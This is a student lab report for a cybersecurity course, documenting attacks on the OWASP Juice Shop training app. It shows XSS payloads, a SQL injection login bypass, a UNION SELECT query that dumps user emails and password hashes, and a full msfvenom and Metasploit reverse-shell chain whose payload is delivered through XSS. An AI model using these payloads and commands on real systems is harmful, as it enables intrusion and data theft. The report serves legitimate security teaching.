Lab 6: Assessing Common Attack Vectors

Osamudiamen Eweka

Cyb-605-Z2 Principles of Cybersecurity

Utica University

Introduction

In the complex landscape of information security, attackers meticulously strategize to fulfill their diverse motives, ranging from personal vendettas to sophisticated state-sponsored operations. The arsenal at their disposal consists of various attack vectors, each tailored to exploit specific vulnerabilities or human weaknesses. Among these, credential theft, injection attacks, and social engineering stand out for their efficacy and prevalence. This lab delves into the intricacies of such vectors, including injection and malware attacks, denial-of-service disruptions, and the cunning nuances of social engineering. It serves as a comprehensive primer, equipping security professionals with the knowledge and practical skills necessary to anticipate, recognize, and counteract these threats, thereby fortifying their defenses against the ever-evolving landscape of cyber threats.

Objective

Upon successful completion of this lab, participants will be equipped with a comprehensive understanding of both the execution and prevention techniques pertinent to prevalent cybersecurity threats. The lab is designed to facilitate hands-on experience, enabling learners to conduct cross-site scripting (XSS) and Structured Query Language (SQL) injection attacks against web applications identified as vulnerable. This practical approach extends to the crafting and deployment of malware, specifically focusing on the creation of a reverse shell payload that can be distributed through a web browser, illustrating the direct application of theoretical knowledge in a controlled environment.

Moreover, the curriculum delves into the tactics behind orchestrating distributed denial-of-service (DDoS) attacks, aiming to disrupt the availability of web servers, thus providing insights into the mechanisms of attack and defense in maintaining service continuity. The training also covers the art of social engineering, offering strategies to extract sensitive financial data from unsuspecting targets. Through a blend of theory and hands-on exercises, participants will emerge with a robust skill set tailored to navigate and mitigate the dynamic landscape of cyber threats.

Lab Setup

In this lab, a combination of virtual machines, software, and utilities is employed to simulate various cyber-attack scenarios, providing participants with a practical and immersive learning experience. The hardware and software resources used in the lab are as follows:

Virtual Machines and Their Operating Systems:

- **vWorkstation**: Windows Server 2016
- **pfSense**: FreeBSD-based pfSense
- **WebServer01**: Ubuntu 20
- **TargetWindows02**: Windows Server 2019
- **AttackLinux01**: Kali Linux
- **TargetPi**: Raspberry Pi OS
- **DebNet**: Debian 11 (contains additional Docker hosts)
- **TargetLinux02**: Ubuntu 20

Software and Utilities:

- OWASP Juice Shop.
- Firefox Web Developer Tools.
- Metasploit Framework.
- Irssi.
- Social Engineering Toolkit (SET)
- Thunderbird:

Section 1: Hands-On Demonstration

Part 1: Perform an Injection Attack


This lab segment focuses on executing injection attacks within the Open Worldwide Application Security Project (OWASP) Juice Shop web application to illuminate the dangers and mechanisms behind XSS and SQL Injection. The lab begins by guiding participants through accessing the Juice Shop using Firefox, emphasizing the discovery of XSS vulnerabilities, particularly through user input fields.

Participants explore persistent and non-persistent XSS attacks, the former being more severe as it involves storing malicious scripts on the server. In contrast, non-persistent XSS embeds scripts in Uniform Resource Locator (URLs) or web forms to display manipulated data. The lab then transitions to SQL Injection, highlighting how attackers can alter SQL queries to execute unauthorized commands or access data.

The hands-on portion includes navigating the Juice Shop's interface, using search functionality to probe for vulnerabilities, and executing an advanced XSS attack via an `<iframe>` element to run JavaScript as illustrated in Figure 1 (Jones & Bartlett, 2024). This exercise underscores the importance of input validation and sanitization in safeguarding web applications against such vulnerabilities.

Figure 1

Make a screen capture showing the document Object Mode DOM XSS dialog box.



Next this segment explores SQL Injection vulnerabilities within the OWASP Juice Shop's login page. The process starts with the exploration of the login mechanism, using Firefox's Developer Tools to monitor Hypertext Transfer Protocol (HTTP) requests and responses. By entering invalid credentials, participants observe normal error handling by the application, such as receiving a generic "Invalid email or password" message.


The exercise progresses by injecting a single quote (') into the email field to trigger a server-side error (500 HTTP error code), aiming to extract database-specific error messages or SQL queries. This step is crucial for understanding how the application handles unexpected inputs and for identifying potential vulnerabilities.

Next, participants craft a specific SQL injection payload (' OR true--) to manipulate the login query. This payload forces the query to always return true, bypassing authentication and granting administrative access. The simplicity of adding "OR TRUE" to a query showcases how attackers can exploit SQL injections to gain unauthorized access to sensitive information or user accounts as shown in Figure 2 (Jones & Bartlett, 2024).

This lab demonstrates the critical importance of input validation and sanitization in web applications to prevent SQL injection and other similar types of attacks, highlighting the need for security professionals to be vigilant in protecting against such vulnerabilities.

Figure 2

Make a screen capture showing the successful admin login.



The server has been restarted: Your previous hacking progress has been restored automatically.

You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)

You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

Next, Participants are to demonstrate an advanced cyber security exercise focused on exploiting Reflected XSS vulnerabilities within the OWASP Juice Shop's Order History page. After gaining administrative access through SQL injection, the next step involves scrutinizing the admin's interactions with the web application, as indicated by items in their basket and order history.


Participants are directed to navigate to the admin's Order History, revealing two past orders with distinct statuses: one delivered and one in transit. This step highlights the importance of scrutinizing all aspects of an application, as even order-tracking functionalities can present security risks.

The crux of this exercise lies in the manipulation of the URL in the address bar. By modifying the URL to inject a JavaScript alert via an `<iframe>` tag (`<iframe src="javascript:alert(`xss`)">`), participants execute a Reflected XSS attack. This attack vector exploits the way the web application processes URL parameters without proper sanitization, enabling the injection of malicious scripts as shown in Figure 3 (Jones & Bartlett, 2024).

The successful execution of this Reflected XSS attack demonstrates how attackers can leverage seemingly benign features, such as order tracking, to execute malicious scripts. This underscores the critical need for web developers to rigorously validate and sanitize all user inputs, including URL parameters, to protect against XSS vulnerabilities. This exercise serves as a stark reminder of the pervasive nature of security risks in web applications and the continuous vigilance required to mitigate such threats.

Figure 3

Make a screen capture showing the successful Reflected XSS injection.


OWASP Juice Shop
juiceshop.com/#/track-result?id=<iframe src%3D"javascript:alert(`xss`)">
Assessing Common Attack Vectors (4e)
vWorkstation
2024-02-10 23:43:57
Osamudiamen Eweka
OWASP Juice Shop
Account
Your Basket
EN
Search Results -
Expected Delivery
juiceshop.com
xss
OK
Ordered produ
Product
Price
Quantity
Total Price
Bonus Points Earned: {{bonus}}
(The bonus points from this order will be added 1:1 to your wallet ¤-fund for future purchases!)
Waiting for juiceshop.com...
Type here to search
8:43 PM
2/10/2024

Next, we follow-up with a sophisticated SQL injection attack targeting the OWASP Juice Shop, specifically exploiting the product search functionality. The process begins by navigating back to the home page and re-opening the Developer Tools to scrutinize the network traffic generated by the web application. A simple search for "apple" reveals that the application makes a backend call to fetch product data, which, interestingly, returns all products regardless of the search query.

The exploration continues by directly manipulating the URL to query the backend API (`http://juiceshop.com/rest/products/search?q=`), revealing a JavaScript Object Notation (JSON) response containing the full product list. This discovery highlights the potential for exploitation due to old or unsecured backend functionality that doesn't adequately filter user inputs.

To probe for SQL injection vulnerabilities, the address is modified to include SQL comment syntax (`'--`), aiming to terminate the query input prematurely. The error response received indicates the possibility of SQL injection, but lacks specifics about the database's structure or version, leading to a "blind" SQL injection scenario.


Further experimentation involves manipulating the query with various combinations of parentheses and SQL syntax, gradually homing in on the database's structure. The successful injection uses the UNION operator to combine the results of the web application's original query with a custom query crafted to expose information about the database. This requires matching the number of columns in the custom SELECT statement to those expected by the application, a common challenge in SQL injection attacks.

The final step refines the injection by requesting specific data columns from the Users table, utilizing knowledge gained from earlier steps about the database schema. By injecting a UNION SELECT query with carefully chosen column names and placeholders, the attacker extracts sensitive user information directly through the web application's front end, bypassing any application-level security measures as instructed below in Figure 4 (Jones & Bartlett, 2024).

This exercise demonstrates the critical importance of validating and sanitizing all user inputs in web applications to prevent SQL injection attacks. It showcases how attackers can leverage seemingly minor vulnerabilities to gain access to sensitive data, emphasizing the need for rigorous security practices in web application development and maintenance.

Figure 4

Make a screen capture showing the user with the @owasp.org email.



juiceshop.com/rest/products/searc
juiceshop.com/rest/products/search?q=nonsense')) UNI ... assword,4,5,6,7,8,9 FROM Users--
Assessing Common Attack Vectors (4e)
vWorkstation
2024-02-11 00:31:13
Osamudiamen Eweka
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
Type here to search
9:31 PM
2/10/2024

```
    image:          6
    createdAt:      7
    updatedAt:      8
    deletedAt:      9
▼ 2:
    id:             3
    name:           "bender@juice-sh.op"
    description:    "0c36e517e3fa95aabf1bbffc6744a4ef"
    price:          4
    deluxePrice:    5
    image:          6
    createdAt:      7
    updatedAt:      8
    deletedAt:      9
▼ 3:
    id:             4
    name:           "bjoern.kimminich@gmail.com"
    description:    "6edd9d726cbdc873c539e41ae8757b8c"
    price:          4
    deluxePrice:    5
    image:          6
    createdAt:      7
    updatedAt:      8
    deletedAt:      9
▼ 4:
    id:             5
    name:           "ciso@juice-sh.op"
    description:    "861917d5fa5f1172f931dc700d81a8fb"
    price:          4
    deluxePrice:    5
    image:          6
    createdAt:      7
    updatedAt:      8
    deletedAt:      9
▼ 5:
    id:             6
    name:           "support@juice-sh.op"
    description:    "d57386e76107100a7d6c2782978b2e7b"
    price:          4
```

Section 1: Hands-On Demonstration

Part 2: Perform a Malware Attack

This segment delves into the creation of reverse shell malware using the Metasploit Framework, specifically targeting systems behind network firewalls that are not directly exposed to the internet. The reverse shell technique is a sophisticated method used by attackers to bypass firewall protections by reversing the direction of the connection request (Levy, 2023). Instead of directly connecting to a target on a local area network (LAN) from a wide area network (WAN), which is typically blocked by firewalls, the reverse shell gets the target system to initiate a connection to the attacker. This is achieved because outbound connections from the LAN to the WAN are often less restricted.

The exercise begins with participants connecting to the AttackLinux01 system, a simulated attacker's machine. Using the terminal, participants are instructed to create a new directory named `payloads` to store the malicious payload. This directory simulates an attacker's preparation area for their malware.

The core of the exercise involves using `msfvenom`, a component of the Metasploit Framework known for its capability to generate custom malware payloads. The command executed specifies several critical parameters for the malware creation:

- p windows/x64/meterpreter/reverse_tcp` selects a payload that targets 64-bit Windows operating systems, creating a Meterpreter session that facilitates remote control over the compromised system.


- LHOST=202.20.2.4` defines the attacker's IP address, directing the reverse shell to connect back to the AttackLinux01 system.
- LPORT=4444` sets the listening port on the attacker's machine, which will await the connection from the reverse shell.
- f exe` dictates the output file format as an executable, suitable for execution on Windows systems.
- malwarePayload.exe` names the output file, making it ready for distribution.

Upon executing the `msfvenom` command, a malware payload is generated, designed to initiate a reverse shell connection when executed on a victim's machine as shown below in Figure 5 (Jones & Bartlett, 2024). This reverse shell enables the attacker to execute commands as if they were physically present at the victim's machine, effectively bypassing network-based access controls and firewall protections.

This exercise highlights the critical importance of securing outbound connections and the need for robust network defenses beyond traditional firewall configurations. It underscores the necessity for comprehensive security strategies that include monitoring and filtering outbound traffic to prevent data exfiltration and unauthorized access through reverse shell techniques.

Figure 5

Make a screen capture showing the msfvenom output.



```
┌──(kali㉿kali)-[~]
└─$ mkdir payloads

┌──(kali㉿kali)-[~]
└─$ cd payloads

┌──(kali㉿kali)-[~/payloads]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444
-f exe -o malwarePayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: malwarePayload.exe

┌──(kali㉿kali)-[~/payloads]
└─$
```

We move on to showcase how an attacker can compromise systems behind a network firewall that are not directly exposed to the internet by using a reverse shell technique. The exercise involves the use of the Metasploit Framework, specifically utilizing msfconsole to configure a listener on the attacker's machine (AttackLinux01) and msfvenom to create a malicious payload designed to initiate a reverse shell from the victim's computer to the attacker's machine.

The steps detail setting up a listener with specific configurations:

- **Payload**: A Meterpreter reverse Transmission Control Protocol (TCP) payload targeting 64-bit Windows systems is selected to facilitate remote control over the compromised target.
- **LHOST and LPORT**: The attacker's internet protocol IP address and a listening port are specified to direct the reverse shell connection to the AttackLinux01 machine.


Following the creation of the malware payload, the exercise transitions to delivering this payload to the victim. This is achieved by embedding a link to the payload within the Juice Shop web application through an XSS injection attack. The attacker sets up a simple HTTP server on AttackLinux01, hosting the malicious `malwarePayload.exe`, and then crafts an XSS payload that, when executed by a visitor to the Juice Shop website, triggers the download of the malware illustrated in Figure 6 below (Jones & Bartlett, 2024).

The final step involves tricking users into triggering this XSS payload, which results in the automatic download of `malwarePayload.exe`. When executed, this payload connects back to the attacker's listener, bypassing firewall protections and granting the attacker access to the target system behind the firewall. This demonstrates a sophisticated cyber-attack technique where the attacker exploits both software vulnerabilities (XSS) and network security policies (outbound connections are less restricted) to achieve remote control over an internal system.

This exercise underlines the critical importance of securing web applications against XSS vulnerabilities, properly configuring network firewalls to monitor and restrict outbound connections, and the necessity for users to be cautious of unsolicited downloads and links to prevent compromise.

Figure 6

Make a screen capture showing the Opening malwarePayload.exe dialog box.



Opening malwarePayload.exe

You have chosen to open:

malwarePayload.exe

which is: DOS/Windows executable (7.0 KB)
from: http://202.20.2.4:8080

What should Firefox do with this file?

[✓ Open with] Engrampa Archive Manager (default)
Save File
Do this automatically for files like this from now on.

Cancel OK

The next step in this attack demonstrates the culmination of a cyber-attack via a reverse shell, using the Metasploit Framework to exploit a vulnerability in the Juice Shop web application. By assuming the role of a victim, the exercise illustrates the consequences of executing a malicious payload without proper precautions.

After embedding the malicious `malwarePayload.exe` into the Juice Shop web application through an XSS attack, the scenario shifts to the victim's perspective, where the file is downloaded and executed. This action triggers the malware to connect back to the attacker's listener setup on the AttackLinux01 machine, utilizing the previously configured Meterpreter session.

Upon execution of the `malwarePayload.exe` file on the victim's machine, a reverse TCP connection is established back to the attacker's listener. This connection bypasses the network firewall and other security measures, illustrating the effectiveness of reverse shell techniques in penetrating network defenses.


The Meterpreter session on the attacker's machine confirms a successful connection, granting the attacker full control over the victim's system with administrator privileges. This level of access allows the attacker to execute commands remotely, gather system information, and potentially escalate the attack by installing backdoors or exfiltrating sensitive data.

The **`getuid`** command within the Meterpreter session reveals that the attacker has compromised an account with administrator privileges, eliminating the need for further privilege escalation. The **`sysinfo`** command is then used to gather detailed information about the victim's system, such as computer name, operating system, architecture, and domain, providing the attacker with valuable intelligence for further exploitation or lateral movement within the network as shown below in Figure 7 (Jones & Bartlett, 2024).

This exercise underscores the critical importance of safeguarding web applications against XSS vulnerabilities and the need for stringent network security measures to monitor and restrict outbound connections. It also highlights the necessity of user education to prevent the execution of unknown or unsolicited downloads, which can serve as entry points for attackers to compromise internal systems.

Figure 7

Make a screen capture showing the output of the sysinfo command.



```
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 202.20.2.4
lhost => 202.20.2.4
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Sending stage (200262 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:40160 ) at 2024-02-11 01:28:07 -0500

meterpreter > getuid
